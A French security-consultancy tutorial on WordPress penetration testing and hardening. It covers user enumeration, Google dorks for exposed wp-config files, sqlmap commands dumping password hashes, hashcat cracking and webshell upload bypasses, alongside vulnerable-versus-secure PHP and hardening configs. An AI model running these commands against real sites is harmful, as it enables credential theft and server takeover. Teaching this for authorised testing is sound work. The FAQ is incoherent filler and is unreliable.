AYI NEDJIMI Consultants

# Hacking WordPress : Fondamentaux, Vulnérabilités : Guide

Catégorie : Techniques de Hacking  Lecture : 5 min  Publié le : 08/03/2026  Auteur : Ayi NEDJIMI

*Guide complet sur le hacking WordPress : reconnaissance, énumération, exploitation des vulnérabilités courantes et checklist de durcissement pour.*

Hacking WordPress : Fondamentaux, Vulnérabilités : Guide constitue un enjeu majeur pour les professionnels de la sécurité informatique et les équipes techniques. Ce guide détaillé sur hacking wordpress fondamentaux securisation propose une méthodologie structurée, des outils éprouvés et des recommandations opérationnelles directement applicables. L'objectif est de fournir aux praticiens — consultants, ingénieurs sécurité, administrateurs systèmes — les connaissances et les techniques nécessaires pour aborder ce sujet avec rigueur. Chaque section s'appuie sur des retours d'expérience terrain et intègre les évolutions les plus récentes du domaine. Les recommandations présentées sont adaptées aux environnements d'entreprise et tiennent compte des contraintes opérationnelles réelles.

**Avertissement :** Les techniques présentées dans cet article sont destinées exclusivement à des fins éducatives et de tests autorisés. Toute utilisation malveillante est illégale et contraire à l'éthique professionnelle.

Cet article couvre l'ensemble du processus d'évaluation de la sécurité d'une installation WordPress, depuis la phase de reconnaissance et d'énumération jusqu'à l'exploitation des vulnérabilités les plus courantes, en terminant par une checklist complète de durcissement. Il s'adresse aux pentesters, aux administrateurs systèmes et aux responsables sécurité souhaitant comprendre les risques réels auxquels leurs instances WordPress sont exposées. Pour approfondir, consultez notre article sur Attack Surface Management Gestion Surface Attaque. Guide complet sur le hacking WordPress : reconnaissance, énumération, exploitation des vulnérabilités courantes et checklist de durcissement pour. Les techniques offensives évoluent rapidement : hacking wordpress fondamentaux securisation fait partie des compétences essentielles que tout pentester et red teamer doit maîtriser pour mener des missions réalistes. Nous abordons notamment : questions frequentes, 6. conclusion. Les professionnels y trouveront des recommandations actionnables, des commandes prêtes à l'emploi et des stratégies de mise en œuvre adaptées aux environnements d'entreprise.

L'approche présentée ici est strictement orientée sécurité défensive et offensive dans un cadre légal. Toutes les techniques décrites doivent être utilisées exclusivement dans le cadre d'audits autorisés, de programmes de bug bounty ou sur des environnements de test. L'exploitation non autorisée de systèmes informatiques est un délit pénal dans la plupart des juridictions. Pour approfondir, consultez notre article sur Red Team Pentest Bug Bounty Comparatif.

Nous utiliserons principalement des outils open source largement reconnus par la communauté : WPScan, Nmap, Hydra, sqlmap, Burp Suite Community, ainsi que des techniques manuelles essentielles pour tout auditeur. Chaque section inclut des exemples de commandes reproductibles et des extraits de code illustrant les vulnérabilités et leurs correctifs.

Vos équipes savent-elles réagir face à une intrusion en cours ?

WordPress permet par défaut d'énumérer les utilisateurs via plusieurs méthodes. C'est l'une des premières étapes pour préparer une attaque par brute-force :

```
# Méthode 1 : Paramètre author (redirection vers /author/username/)
for i in $(seq 1 10); do
  curl -s -o /dev/null -w "%{http_code} %{redirect_url}\n" \
    "https://target.com/?author=$i"
done

# Méthode 2 : API REST WordPress (activée par défaut depuis WP 4.7)
curl -s https://target.com/wp-json/wp/v2/users | python3 -m json.tool
# Retourne : id, name, slug, description, url, avatar_urls

# Méthode 3 : API REST avec pagination
curl -s "https://target.com/wp-json/wp/v2/users?per_page=100"

# Méthode 4 : Flux RSS des auteurs
curl -s https://target.com/feed/ | grep -oP '<dc:creator>\K[^<]+'

# Méthode 5 : Sitemap (si activé)
curl -s https://target.com/wp-sitemap-users-1.xml
```

**Fichiers et répertoires sensibles**

```
# Fichier de debug (peut contenir des erreurs PHP, chemins, requêtes SQL)
curl -s https://target.com/wp-content/debug.log | head -50

# Vérification de XML-RPC (vecteur de brute-force amplifié)
curl -s -X POST https://target.com/xmlrpc.php \
  -d '<methodCall><methodName>system.listMethods</methodName></methodCall>'

# Listing des répertoires (si Options +Indexes est activé)
curl -s https://target.com/wp-content/plugins/
curl -s https://target.com/wp-content/uploads/
curl -s https://target.com/wp-includes/

# Fichier wp-config.php backup (erreur courante)
curl -s https://target.com/wp-config.php.bak
curl -s https://target.com/wp-config.php.old
curl -s https://target.com/wp-config.php~
curl -s https://target.com/.wp-config.php.swp
```


## 2.4 Google Dorks pour WordPress

Les opérateurs de recherche avancés de Google permettent de découvrir des installations WordPress vulnérables, des fichiers exposés et des erreurs de configuration. Voici les dorks les plus efficaces :

```
# Trouver des pages de login WordPress
inurl:wp-login.php

# Détecter des fichiers debug.log exposés
inurl:wp-content/debug.log filetype:log

# Trouver des fichiers wp-config exposés
inurl:wp-config.php filetype:php intext:DB_PASSWORD

# Installations avec directory listing activé
intitle:"Index of" inurl:wp-content/plugins/

# Rechercher des sites avec un plugin spécifique vulnérable
inurl:wp-content/plugins/contact-form-7/

# Pages d'administration WordPress indexées
inurl:wp-admin intitle:"Dashboard"

# Fichiers de sauvegarde de base de données
inurl:wp-content/ filetype:sql

# Recherche ciblée sur un domaine spécifique
site:target.com inurl:wp-content
site:target.com inurl:wp-admin
site:target.com filetype:xml inurl:sitemap
```

À retenir

L'API REST WordPress ( `/wp-json/wp/v2/users` ) divulgue par défaut la liste des utilisateurs avec leurs identifiants. C'est souvent le premier vecteur exploité pour préparer une attaque par brute-force. Désactivez cette endpoint si elle n'est pas nécessaire.



Les injections SQL dans WordPress proviennent presque exclusivement de plugins qui construisent des requêtes SQL sans utiliser correctement la classe `$wpdb` et sa méthode `prepare()`. Le problème est d'autant plus critique que de nombreux développeurs de plugins ne sont pas des experts en sécurité et ignorent les bonnes pratiques de requêtage.

**Code vulnérable vs code sécurisé**

```
// CODE VULNÉRABLE : concaténation directe (SQLi possible)
function get_user_data_vulnerable($user_id) {
    global $wpdb;
    $query = "SELECT * FROM {$wpdb->prefix}custom_table
              WHERE user_id = " . $_GET['id'];
    return $wpdb->get_results($query);
}

// CODE VULNÉRABLE : LIKE sans échappement
function search_vulnerable($search_term) {
    global $wpdb;
    $query = "SELECT * FROM {$wpdb->prefix}posts
              WHERE post_title LIKE '%{$_GET['s']}%'";
    return $wpdb->get_results($query);
}

// CODE SÉCURISÉ : utilisation de $wpdb->prepare()
function get_user_data_secure($user_id) {
    global $wpdb;
    $query = $wpdb->prepare(
        "SELECT * FROM {$wpdb->prefix}custom_table WHERE user_id = %d",
        intval($_GET['id'])
    );
    return $wpdb->get_results($query);
}

// CODE SÉCURISÉ : LIKE avec échappement correct
function search_secure($search_term) {
    global $wpdb;
    $like = '%' . $wpdb->esc_like(sanitize_text_field($_GET['s'])) . '%';
    $query = $wpdb->prepare(
        "SELECT * FROM {$wpdb->prefix}posts WHERE post_title LIKE %s",
        $like
    );
    return $wpdb->get_results($query);
}
```

#### Exploitation avec sqlmap

```
# Détection automatique d'une SQLi dans un paramètre GET
sqlmap -u "https://target.com/?custom_action=view&id=1" \
  --cookie="wordpress_logged_in_xxx=yyy" --batch --dbs

# Exploitation d'un paramètre POST (formulaire de plugin)
sqlmap -u "https://target.com/wp-admin/admin-ajax.php" \
  --data="action=custom_search&query=test" --batch --dbs

# Extraction des identifiants WordPress
sqlmap -u "https://target.com/?custom_action=view&id=1" \
  --batch -D wordpress -T wp_users --dump

# Extraction ciblée des hash de mots de passe
sqlmap -u "https://target.com/?custom_action=view&id=1" \
  --batch -D wordpress -T wp_users -C user_login,user_pass --dump

# Cracking des hash WordPress (phpass) avec hashcat
hashcat -m 400 wp_hashes.txt rockyou.txt -O
```

## 3.4 File Upload via thèmes et plugins

Les vulnérabilités d'upload de fichiers sont particulièrement critiques dans WordPress car elles conduisent généralement à l'exécution de code à distance (RCE). Plusieurs vecteurs d'attaque sont couramment exploités :

#### Techniques de contournement des restrictions d'upload

```
# Technique 1 : Double extension
# Le serveur vérifie la dernière extension mais Apache peut
# interpréter shell.php.jpg comme PHP si mal configuré
mv webshell.php webshell.php.jpg

# Technique 2 : Extension nulle (null byte - anciennes versions PHP)
# Fonctionne sur PHP < 5.3.4
mv webshell.php "webshell.php%00.jpg"

# Technique 3 : Manipulation du Content-Type
curl -X POST "https://target.com/wp-admin/async-upload.php" \
  -H "Cookie: wordpress_logged_in_xxx=yyy" \
  -F "action=upload-attachment" \
  -F "async-upload=@webshell.php;type=image/jpeg" \
  -F "_wpnonce=NONCE_VALUE"

# Technique 4 : Extension alternative (.phtml, .pht, .php5, .phar)
mv webshell.php webshell.phtml

# Technique 5 : Fichier .htaccess malveillant
# Si on peut uploader un .htaccess dans /uploads/
# AddType application/x-httpd-php .jpg
echo 'AddType application/x-httpd-php .jpg' > .htaccess
```

```
# Rate limiting Nginx pour wp-login.php
limit_req_zone $binary_remote_addr zone=wp_login:10m rate=3r/m;

location = /wp-login.php {
    limit_req zone=wp_login burst=3 nodelay;
    limit_req_status 429;

    include fastcgi_params;
    fastcgi_pass unix:/run/php/php8.2-fpm.sock;
    fastcgi_param SCRIPT_FILENAME $document_root$fastcgi_script_name;
}
```

## 4.4 Règles de durcissement .htaccess

```
# Protéger wp-config.php
<Files wp-config.php>
    Require all denied
</Files>

# Bloquer l'accès à .htaccess
<Files .htaccess>
    Require all denied
</Files>

# Désactiver le listing des répertoires
Options -Indexes

# Bloquer l'exécution PHP dans /uploads/
<Directory "/var/www/html/wp-content/uploads">
    <FilesMatch "\.php$">
        Require all denied
    </FilesMatch>
</Directory>

# Bloquer l'accès à /wp-includes/
<IfModule mod_rewrite.c>
    RewriteEngine On
    RewriteBase /
    RewriteRule ^wp-admin/includes/ - [F,L]
    RewriteRule !^wp-includes/ - [S=3]
    RewriteRule ^wp-includes/[^/]+\.php$ - [F,L]
    RewriteRule ^wp-includes/js/tinymce/langs/.+\.php - [F,L]
    RewriteRule ^wp-includes/theme-compat/ - [F,L]
</IfModule>

# Headers de sécurité
<IfModule mod_headers.c>
    Header set X-Content-Type-Options "nosniff"
    Header set X-Frame-Options "SAMEORIGIN"
    Header set X-XSS-Protection "1; mode=block"
    Header set Referrer-Policy "strict-origin-when-cross-origin"
    Header set Permissions-Policy "camera=(), microphone=(), geolocation=()"
    Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains"
    # CSP basique (à adapter selon votre site)
    Header set Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-
inline'; style-src 'self' 'unsafe-inline'; img-src 'self' data: https:; font-src 'self'
https://fonts.gstatic.com"
</IfModule>
```

### 4.5 Permissions fichiers et wp-config.php

```
# Permissions recommandées pour WordPress
# Répertoires : 755 (rwxr-xr-x)
find /var/www/html -type d -exec chmod 755 {} \;

# Fichiers : 644 (rw-r--r--)
find /var/www/html -type f -exec chmod 644 {} \;

# wp-config.php : 600 ou 400 (lecture seule par le propriétaire)
chmod 600 /var/www/html/wp-config.php

# Propriétaire : www-data (ou l'utilisateur du serveur web)
chown -R www-data:www-data /var/www/html

# Optionnel : déplacer wp-config.php au-dessus du webroot
# WordPress le détecte automatiquement un niveau au-dessus
mv /var/www/html/wp-config.php /var/www/wp-config.php
chmod 400 /var/www/wp-config.php
```

### 4.6 Sécurisation de wp-config.php

```
// Désactiver l'éditeur de fichiers dans l'admin WordPress
define('DISALLOW_FILE_EDIT', true);

// Désactiver l'installation de plugins/thèmes via l'admin
define('DISALLOW_FILE_MODS', true);

// Forcer HTTPS pour l'administration
define('FORCE_SSL_ADMIN', true);

// Changer le préfixe de table (à faire AVANT l'installation)
$table_prefix = 'wp_s3cur3_';

// Désactiver le mode debug en production
define('WP_DEBUG', false);
define('WP_DEBUG_LOG', false);
define('WP_DEBUG_DISPLAY', false);

// Limiter les révisions de posts (réduit la surface d'attaque BDD)
define('WP_POST_REVISIONS', 5);

// Régénérer les clés de sécurité (AUTH_KEY, SECURE_AUTH_KEY, etc.)
// Utiliser : https://api.wordpress.org/secret-key/1.1/salt/
define('AUTH_KEY',         'valeur_unique_générée');
define('SECURE_AUTH_KEY',  'valeur_unique_générée');
define('LOGGED_IN_KEY',    'valeur_unique_générée');
define('NONCE_KEY',        'valeur_unique_générée');
define('AUTH_SALT',        'valeur_unique_générée');
define('SECURE_AUTH_SALT', 'valeur_unique_générée');
define('LOGGED_IN_SALT',   'valeur_unique_générée');
define('NONCE_SALT',       'valeur_unique_générée');
```

À retenir

Visez un score minimum de 16/20 sur cette checklist pour une installation de production. Les 6 points marqués "Critique" (mises à jour, suppression des extensions inutilisées, désactivation XML-RPC, limitation des connexions, 2FA, sauvegardes et HTTPS) doivent être impérativement implémentés dès le déploiement du site.

Pour approfondir ce sujet, consultez notre outil open-source sql-injection-detector qui facilite la détection des injections SQL.

## Questions frequentes

### Comment mettre en place Hacking WordPress dans un environnement de production ?

La mise en place de Hacking WordPress en production necessite une planification rigoureuse, incluant l'evaluation des prerequis techniques, la definition d'une architecture cible, des tests de validation approfondis et un plan de deploiement progressif avec des points de controle a chaque etape.

### Pourquoi Hacking WordPress est-il essentiel pour la securite des systemes d'information ?

Hacking WordPress constitue un element fondamental de la securite des systemes d'information car il permet de reduire significativement la surface d'attaque, d'ameliorer la detection des menaces et de renforcer la posture globale de securite de l'organisation face aux cybermenaces actuelles.

### Quelles sont les bonnes pratiques pour Hacking WordPress en 2026 ?

Les bonnes pratiques pour Hacking WordPress en 2026 incluent l'adoption d'une approche Zero Trust, l'automatisation des controles de securite, la mise en place d'une veille continue sur les vulnerabilites et l'integration des recommandations des organismes de reference comme l'ANSSI et le NIST.

**Sources et références :** MITRE ATT&CK · OWASP Testing Guide

Articles connexes

- Injection SQL Avancée : De la Détection à l'Exploitation
- Mouvement Latéral : Techniques d'Attaque, Détection et

## 6. Conclusion

WordPress, de par sa domination sur le marché des CMS avec plus de 43 % du web mondial, constitue une cible permanente pour les attaquants. Les vecteurs d'exploitation sont nombreux et bien documentés : brute-force via XML-RPC et wp-login.php, injections SQL dans les plugins mal développés, XSS stocké via les commentaires et les champs personnalisés, et upload de fichiers malveillants contournant les restrictions de sécurité.


La bonne nouvelle est que la grande majorité de ces attaques sont prévenues par l'application rigoureuse des 20 mesures de durcissement présentées dans cet article. La mise à jour systématique du core et des extensions, la désactivation de XML-RPC, l'implémentation du 2FA, le blocage de l'exécution PHP dans le répertoire uploads, et la configuration correcte des permissions fichiers constituent un socle de sécurité qui rend l'exploitation considérablement plus difficile pour un attaquant opportuniste.

Ce guide couvre les fondamentaux du hacking WordPress (Niveau 1). Un article complémentaire de niveau intermédiaire abordera les techniques avancées : exploitation de vulnérabilités de désérialisation PHP dans les plugins, attaques sur les tâches planifiées (wp-cron), pivoting depuis une instance WordPress compromise vers l'infrastructure interne, et intégration de WordPress dans une chaîne d'attaque de type supply chain.

Si votre organisation déploie des instances WordPress en production, nous recommandons fortement la réalisation d'un audit de sécurité spécialisé. Un pentest WordPress professionnel identifie non seulement les vulnérabilités techniques, mais évalue également la posture de sécurité globale : politique de mots de passe, gestion des accès, processus de mise à jour, et capacité de détection et de réponse aux incidents.

## Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

## Ressources et Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



OWASP - WordPress Security
owasp.org



WPScan - WordPress Vulnerability Database
wpscan.com



MITRE ATT&CK T1190 - Exploit Public-Facing App
attack.mitre.org

## Ayi NEDJIMI

Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

## Références et ressources externes


- OWASP WordPress Security Testing Guide — Guide de référence pour les tests de sécurité WordPress
- WPScan.com — Base de données de vulnérabilités WordPress et scanner open source
- MITRE ATT&CK T1190 — Exploit Public-Facing Application
- CWE-89 — SQL Injection — classification des faiblesses d'injection SQL
- CWE-79 — Cross-site Scripting (XSS) — classification des faiblesses XSS
- WordPress.org/security — Page officielle de sécurité WordPress
- ANSSI - Bonnes pratiques — Recommandations de l'ANSSI pour la sécurisation des systèmes



**Ayi NEDJIMI Consultants** — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr